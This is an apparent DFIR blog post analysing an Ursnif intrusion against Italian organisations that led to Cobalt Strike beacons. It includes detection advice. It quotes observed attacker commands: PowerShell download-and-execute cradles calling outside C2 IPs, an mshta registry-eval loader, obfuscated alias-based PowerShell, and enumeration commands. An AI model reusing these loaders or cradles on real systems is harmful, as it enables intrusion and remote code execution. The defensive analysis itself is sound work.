Ursnif VS Italy: Il PDF del Destino

Kostas · Follow
9 min read · Jul 18, 2023

Listen Share More

This is the second blog of this series which displays the actions that threat actors are taking upon post-exploitation efforts. Just a reminder, these short blog posts come with sanitized artifacts of the intrusion I observed. This is so people can use it for training materials or recreate the investigation steps I followed in their own lab. You can find the artifacts in the repo below.

Intrusion_data: https://github.com/tsale/Intrusion_data

Summary

In the first week of July, I observed post-exploitation activity from an Ursnif malware initial infection. Post-exploitation activities were very rapid, with threat actors enabling the VNC feature of the malware to interact with the infected host. Through VNC's graphical interface, they quickly searched for important documents on mapped share drives. They later used the command prompt to run enumeration commands before using process injection to spawn a Cobalt Strike beacon.

Several hours after the initial infection, the Cobalt Strike beacon came to life and threat actors started enumerating the environment. They used their existing beacon session and attempted to elevate their access using a zerologon exploit. After about 10 hours, I witnessed them spawning a new Cobalt Strike beacon using a PowerShell loader. This second beacon communicated with a different C2 IP. This was the last activity I observed through my analysis, it is possible that the threat actors left the infected environment or that the gap of inactivity allowed for response and remediation of the infected host.


Further Intelligence Gathering

During the ursnif VNC sessions, I was able to extract interesting data from the unencrypted network communication. Specifically, I managed to obtain the threat actors' clipboard as well as screenshots. This information provides valuable insight into the attackers' tactics, techniques, and procedures (TTPs). It allows us to see the attack from their eyes. Their respective sections below will cover the relevant details regarding the intrusion.

The Hands-On-Keyboard (HOK) activity began 30 minutes after the initial execution of the Ursnif malware. This emphasizes the importance of promptly addressing initial access broker malware. During the intrusion, it seemed like the infected host was shared among multiple groups. This is due to the long periods of inactivity observed, the different C2 channels as well as the repetitive enumeration commands on every newly established connection to a different C2 infrastructure. Trustworthy threat intelligence sources reveal how criminals divide responsibilities during an intrusion after the initial infection.

> *Establishing initial access themselves is no longer really required for threat actors, there's a good chance someone else has already done it and is happy to sell it on. ~* source by @BushidoToken


It is also possible for different threat actors to often specialize in different aspects of an attack. In this case, the job of threat actors that responded to the initial infection could have been to profile the victim host and organization. There was no activity from the beacon loaded in memory for five hours after the initial infection.



> *Due to the sensitivity of the enclosed data, the VNC communication was not included in the network traffic artifacts. However, information on how to extract this data as well as sanitized screenshots will be shared down below.*

Initial Access

The phishing campaign that resulted in this intrusion targeted Italian organizations. The phishing email contained a PDF attachment that started the malicious execution chain, as reported by @JAMESWT_MHT in this thread.



JAMESWT
@JAMESWT_MHT

"BRT S.P.A. - Codice cliente 0XXXX (IDXXXX)
spam email spread #ursnif #gozi #italy
EML>Pdf>url>zip>js>url>dll
Samples
bazaar.abuse.ch/browse/tag/brt/
Domain
s:/exeseria[.]com/
C2
s:/avas1ta.[com/in/login/
itwicenice[.com
s://avas1t.[de/in/loginq/
cc @58_158_177_102 @felixw3000 @fumik0_

Extracted	
Family	gozi
Botnet	5050
C2	https://avas1ta.com/in/login/ itwicenice.com
Attributes	base_path /jerry/
	build 250259
	exe_type loader
	extension .bob


that are associated with this particulare tag (**max 400**).

	Tags
4987ab08f0...	Gozi isfb ITA Ursnif zip
2c5bad9f6c...	Gozi isfb ITA pdf Ursnif
d853c5825...	Gozi isfb ITA js Ursnif
16e7b988b9...	dll Gozi Ursnif

This blog will focus on the malicious Ursnif DLL loader and the post-exploitation activity after the malware was installed on the infected host.

Execution

After the Ursnif DLL was loaded in memory, a series of automated activities took place in a very short timeframe. Here’s a visualization of the execution flow:



```
cmd /C "net view"
cmd /C "nslookup 127.0.0.1"
cmd /C "tasklist.exe /SVC"
cmd /C "driverquery.exe"
cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s"
cmd /C "nltest /domain_trusts"
cmd /C "nltest /domain_trusts /all_trusts"
cmd /C "net view /all /domain"
cmd /C "net config workstation"
cmd /C "net view /all"
cmd /C "net use"
```

```
cmd.exe /c start C:\Users\Admin\ProcessFolder.lnk -ep unrestricted -file C:\Users\<user>\ToolAbout.ps1"
```

```
HKCU:Software\AppDataLow\Software\Microsoft\<GUID>\<random keyword>
```

```
cmd /k nltest  /domain_trusts
cmd /k nltest  /dclist
cmd /k whoami  /groups
cmd /k net  use
cmd /k arp  -a
cmd /k tasklist
cmd /k ping  8.8.8.8
```

```
powershell.exe  -nop -ep bypass -enc aQBIAHB...<REDACTED>
powershell.exe" -nop -w hidden -c " IEX ((new-object net.webclient).downloadstring('http://152.89.198.29:80/ASkaIL'))"
```

```
iex (New-Object System.Net.WebClient).DownloadString('https://173-44-141-47.nip.io/edd30e')
```

```
cmd.exe /C nslookup  <DomainController>
cmd.exe /C systeminfo
cmd.exe /C whoami  /all
cmd.exe /C ping  <DomainController>
cmd.exe /C whoami/all
cmd.exe /C whoami /all
cmd.exe /C net group "Domain Admins" /Domain
```

```
cmd.exe /C systeminfo
cmd.exe /C nltest  /dclist: domain.local
cmd.exe /C nltest /domain_trusts
cmd.exe /C ipconfig /all
cmd.exe /C ping  <DomainController>
```

The malware used mshta.exe to run an encoded script from Registry Key via the Explorer.exe parent process as part of the initial automated tasks.

```
C:\Windows\System32\mshta.exe” “about:<hta:application><script>Vsde=’wscript.shell’;resizeTo(0,2);eval(new ActiveXObject(Vsde).regread(‘HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\98A2C439–17C5–8A1F-614C-3B5E25409F72\\\ToolAbout’));if(!window.flag)close()</script>
```

Here is a breakdown of the script:

- **‘about:’**: This starting element creates an executable HTML Application loaded as a data URL.
- **‘<hta:application><script>Vsde=’wscript.shell’:’** creates a Windows scripting host shell object.
- **‘resizeTo(0,2);’**: makes the application basically invisible.

- **‘eval(new ActiveXObject(Vsde).regread(‘HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\98A2C439–17C5–8A1F-614C-3B5E25409F72\\ToolAbout’));’:** This accesses and reads the registry key specified, and then evaluates/runs the code found within it.
- **‘if(!window.flag)close()’:** closes the script if a specific flag is not found.

The code within the registry was a PowerShell command designed to execute scripts concealed within the specified registry key, all while using built-in aliases to obscure the exact function being run.

The PowerShell command:

```
powershell.exe” new-alias -name ricvpy -value gp; new-alias -name xhpsqr -value
iex; xhpsqr ([System.Text.Encoding]::ASCII.GetString((ricvpy
“HKCU:Software\AppDataLow\Software\Microsoft\98A2C439–17C5–8A1F-614C-
3B5E25409F72”).MarkTime))
```

For a detailed explanation of the Ursnif execution flow, please see the relevant report that we (The DFIR Report team) released back in January: Unwrapping Ursnifs Gifts. The TTPs are identical.

> 💡 **Detection Opportunity**
>
> We can detect and hunt for process execution events that are using command line interpreters such as mshta.exe or powershell.exe to read, decode and execute strings from the registry. (see Sigma rule on the IOC section at the end of the blog)

Persistence

Ursnif created a persistence through the registry run keys by adding an LNK file pointing to the PowerShell executable and including parameters to execute a PowerShell script saved on disk.


All registry key names and malicious artifacts are randomized with each execution by the malware.

```
\REGISTRY\USER\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\ProcessFolder
cmd.exe /c start C:\\Users\\<user>\\ ProcessFolder.lnk -ep unrestricted -file
C:\\Users\\<user>\\ToolAbout.ps1"
```

> 💡 **Detection Opportunity**
>
> Identify any Windows registry Run and RunOnce keys That contain parameters to facilitate the execution of scripts under the C:\Users directory. Depending on the environment, you may need to create a baseline of scripts that are scheduled to run on startup and exclude them.

Defense Evasion

Throughout the intrusion, there have been many occasions where the malware used process injection. Ursnif used remote process injection to execute a beacon by spawning a thread under conhost.exe.



Cobalt Strike Process Injection


EVENT_TYPE	ACCESS_FLAGS	SOURCE_COMMAND_LINE	SOURCE_FILE_PATH	TARGET_FILE_PATH	PARENT_PROCESS_ID	TARGET_PROCESS_ID
REMOTE_PROCESS_HANDLE	2097151	'C:\WINDOWS\syswow64\cmd.exe' /C pause dll mail, ,	C:\WINDOWS\syswow64\cmd.exe	C:\WINDOWS\System32\Conhost.exe	6316	8140
REMOTE_PROCESS_HANDLE	2097151	powershell.exe -nop -w hidden -c 'IEX ((new-object net.webclient).downloadstring('http://173.44.141.237:80/akk'))'	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.e	C:\WINDOWS\system32\dllhost.exe	5032	15408
REMOTE_PROCESS_HANDLE	2097151	cmd.exe /k	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\System32\Conhost.exe	11188	14852

Ursnif Process

Ursnif Process

Cobalt Strike Process

In a different example, Ursnif injected into explorer.exe to perform multiple functions.



Ursnif Process Injection

EVENT_TYPE	ACCESS_FLAGS	COMMAND_LINE	SOURCE_FILE_PATH	TARGET_FILE_PATH	TARGET_COMMAND_LINE	TARGET_PARENT_P	TARGET_PROCESS
REMOTE_PROCESS_HANDLE	2097151	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' new-alias -name ricvpy -	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\WINDOWS\Explorer.EXE	C:\WINDOWS\Explorer.EXE	8876	8816
NEW_REMOTE_THREAD		'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' new-alias -name ricvpy -	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\WINDOWS\Explorer.EXE	C:\WINDOWS\Explorer.EXE	8876	8816
REMOTE_PROCESS_HANDLE	2097151	C:\WINDOWS\Explorer.EXE	C:\WINDOWS\Explorer.EXE	C:\WINDOWS\syswow64\cmd.exe	'C:\WINDOWS\syswow64\cmd.exe' /C pause dll mail, ,	8816	6316

Access flag associated with full access permissions

> 💡 **Detection Opportunity**
>
> A beacon running under the conhost.exe process was reaching out to malicious infrastructure. This is suspicious behaviour, as conhost.exe should not be making external connections, especially at high intervals. We can use this as an example case to detect any unexpected Windows binary connections to hosts outside of our network.

Discovery

After the initial infection, Ursnif executed the following automated commands on the infected host. The command's output was saved as ".bin1" files in C:\Users\

<user>\Appdata\Local\Temp.

```
cmd /C “wmic computersystem get domain |more > C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “echo – – – →> C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “systeminfo.exe > C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “net view >> C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “nslookup 127.0.0.1 >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “tasklist.exe /SVC >> C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “driverquery.exe >> C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “reg.exe query
“HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall” /s >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1"
cmd /C “nltest /domain_trusts >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “nltest /domain_trusts /all_trusts >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “net view /all /domain >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “net config workstation >> C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “net view /all >> C:\Users\<user>\AppData\Local\Temp\4FCE.bin1”
cmd /U /C “type C:\Users\<user>\AppData\Local\Temp\4FCE.bin1 > C:\Users\
<user>\AppData\Local\Temp\4FCE.bin & del C:\Users\
<user>\AppData\Local\Temp\4FCE.bin1”
cmd /C “net use >> C:\Users\<user>\AppData\Local\Temp\F7A7.bin1”
cmd /C “echo – – – →> C:\Users\<user>\AppData\Local\Temp\F7A7.bin1”
cmd /U /C “type C:\Users\<user>\AppData\Local\Temp\F7A7.bin1 > C:\Users\
<user>\AppData\Local\Temp\F7A7.bin & del C:\Users\
<user>\AppData\Local\Temp\F7A7.bin1”
```


After executing the enumeration commands, the malware exfiltrated and deleted the files with the .bin extension.

Furthermore, I observed many enumeration commands via the Hands-On-Keyboard (HOK) activities. Below are the enumeration commands in question.

```
cmd.exe /C whoami/all
cmd.exe /C net group “Domain Admins” /Domain
cmd.exe /C systeminfo
cmd.exe /C nltest /dclist: domain.local
cmd.exe /C nltest /domain_trusts
cmd.exe /C ipconfig /all
cmd.exe /C whoami /all
```

```
    cmd.exe /C ping <DomainController>.domain.local
    cmd.exe /k whoami /groups
    cmd.exe /k net use
    cmd.exe /k arp -a
    cmd.exe /k tasklist
    cmd.exe /k ping 8.8.8.8
```

> 💡 **Detection Opportunity**
>
> We can detect the many auto-discovery commands that run in a small time frame, usually within 1 minute from start to finish. Most initial access broker malware runs similar discovery commands in a short time span. This detection technique can help identify other malware or suspicious activity in our network.



date_time	parent_cmdline	cmdline
2023-07-04 20:25:52	cmd /C "wmic computersystem get domain |more > C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	wmic computersystem get domain
2023-07-04 20:25:53	cmd /C "systeminfo.exe > C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	systeminfo.exe
2023-07-04 20:25:53	cmd /C "wmic computersystem get domain |more > C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	more
2023-07-04 20:25:59	cmd /C "net view >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	net view
2023-07-04 20:26:09	cmd /C "nslookup 127.0.0.1 >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	nslookup 127.0.0.1
2023-07-04 20:26:09	cmd /C "tasklist.exe /SVC >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	tasklist.exe /SVC
2023-07-04 20:26:10	cmd /C "driverquery.exe >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	driverquery.exe
2023-07-04 20:26:11	cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s
2023-07-04 20:26:12	cmd /C "nltest /domain_trusts /all_trusts >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	nltest /domain_trusts /all_trusts
2023-07-04 20:26:12	cmd /C "net config workstation >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	net config workstation
2023-07-04 20:26:12	cmd /C "net view /all /domain >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	net view /all /domain
2023-07-04 20:26:12	cmd /C "nltest /domain_trusts >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	nltest /domain_trusts
2023-07-04 20:26:18	cmd /C "net view /all >> C:\Users\User1~1\AppData\Local\Temp\4FCE.bin1"	net view /all
2023-07-04 20:26:52	cmd /C "net use >> C:\Users\User1~1\AppData\Local\Temp\F7A7.bin1"	net use

Automated discovery commands all within 1 minute

Command and Control

Common control communication was established initially through Ursnif malware and later on via Cobalt strike beacons. Please see below the atomic indicators related to the C2 infrastructure.

Ursnif VNC

Thanks to @0xThiebaut's tool PCAPeek, I was able to reconstruct some of the VNC traffic. More specifically, I was able to collect a threat actor's clipboard data and collect some valuable insights into their operations.

Use of LightShot capturing tool

The threat actors behind Ursnif appeared to make users of LightShot, the screen-capturing tool. Throughout their HOK activity, I found many links in their clipboard that pointed to an uploaded screenshot to https://prnt.sc. The screenshots showed different details about the infected host, such as its network shares.


Misc Interesting Clipboard Data


Along with multiple copy-paste commands, there were the servers that hosted the admin panel they used for this campaign. The URL paths and parameters found as part of the clipboard data indicated sensitive server resources related to the malware campaign.

